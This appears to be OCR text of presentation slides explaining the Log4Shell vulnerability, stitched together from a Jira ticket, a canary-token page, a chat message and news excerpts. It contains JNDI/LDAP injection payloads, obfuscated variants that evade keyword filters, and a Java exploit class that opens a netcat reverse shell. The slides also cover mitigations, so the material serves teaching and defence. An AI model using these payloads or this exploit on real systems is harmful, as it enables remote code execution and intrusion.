[2] http://logging.apache.org/log4j/2.x/manual/appenders.html#RoutingAppender
[3] http://logback.qos.ch/manual/contextSelector.html

Dates

Created:	17/Jul/13 16:27
Updated:	14/Dec/21 17:59
Resolved:	18/Jul/13 19:48

Description

Currently, Lookup plugins [1] don't support JNDI resources.
It would be really convenient to support JNDI resource lookup in the configuration.

Using JNDI

Example:

```
// local lookup
logger.error("Java version: ${jndi:logging/context-name}");

// remote lookup
logger.error("Java version: ${jndi:ldap://myserver.com/a}");

// remote lookup
logger.error("Java version: ${jndi:ldap://myserver.com/${hostName}-${env:PATH}");
```

CANARY TOKENS

Your log4shell token is active!

The next step is to copy the log4j snippet below and test your systems for the log4shell issue.

`${jndi:ldap://x${hostName}.L4J.9qq47p9wmx009ctrzdh`

If the log line is consumed by a vulnerable log4j library, it will generate an alert on this token.

If this works, you will also obtain the hostname of the vulnerable server.

You can read more on this issue at LunaSec

https://canarytokens.com/

[redacted] 11:22 AM


[redacted] even this is explotable ${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}://gt2kre1da3iwdkinaio8tn89m.canarytokens.com/a}

So, just searching for jndi might not be enough

```
${${env:ENV_NAME:-j}ndi${env:ENV_NAME:-:}${env:ENV_NAME:-
l}dap${env:ENV_NAME:-:}//gt2kre1da3iwdkinaio8tn89m.canarytokens.com/a}
${${lower:j}ndi:${lower:l}${lower:d}a${lower:p}://gt2kre1da3iwdkinaio8tn89m.canarytokens.com/a}
${${upper:j}ndi:${upper:l}${upper:d}a${lower:p}://gt2kre1da3iwdkinaio8tn89m.canarytokens.com/a}
${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}://gt2kre1da3iwdkinaio8tn89m.canarytokens.com/a}
```


Injecting code

- Dynamic class loading via JNDI and LDAP



```
public class Exploit {
    static {
        try {

            // Your evil code goes here...



        } catch (Exception e) {
            e.printStackTrace();
        }
    }
```

```
public class Exploit {
    static {
        try {

            // Your evil code goes here...

            java.lang.Runtime.getRuntime().exec("nc -e /bin/bash 192.127.9.1 9999");


        } catch (Exception e) {
            e.printStackTrace();
        }
    }
```



Will it work?

Maybe

- Requires open outbound network
- Requires you to be able to start a reverse shell
  - More difficult on my mac
  - Least privilege principle
- Requires old Java version
  - Since 8u191 com.sun.jndi.ldap.object.trustURLCodebase is default false
- Requires unfiltered logging with old Log4j
  - Since 2.15.0 it’s a bit better
  - Also, easy fix with log4j2.formatMsgNoLookups flag

Application Security | 5 MIN READ NEWS

One Year After Log4Shell, Most Firms Are Still Exposed to Attack

Though there have been fewer than expected publicly reported attacks involving the vulnerability, nearly three-quarters of organizations remain exposed to it.

Jai Vijayan
Contributing Writer, Dark Reading

December 01, 2022

Source: Alexander Limbach via Shutterstock

Iranian Hackers Compromised a U.S. Federal Agency's Network Using Log4Shell Exploit

November 17, 2022 Ravie Lakshmanan

Iranian government-sponsored threat actors have been blamed for compromising a U.S. federal agency by taking advantage of the Log4Shell vulnerability in an unpatched VMware Horizon server.

surepay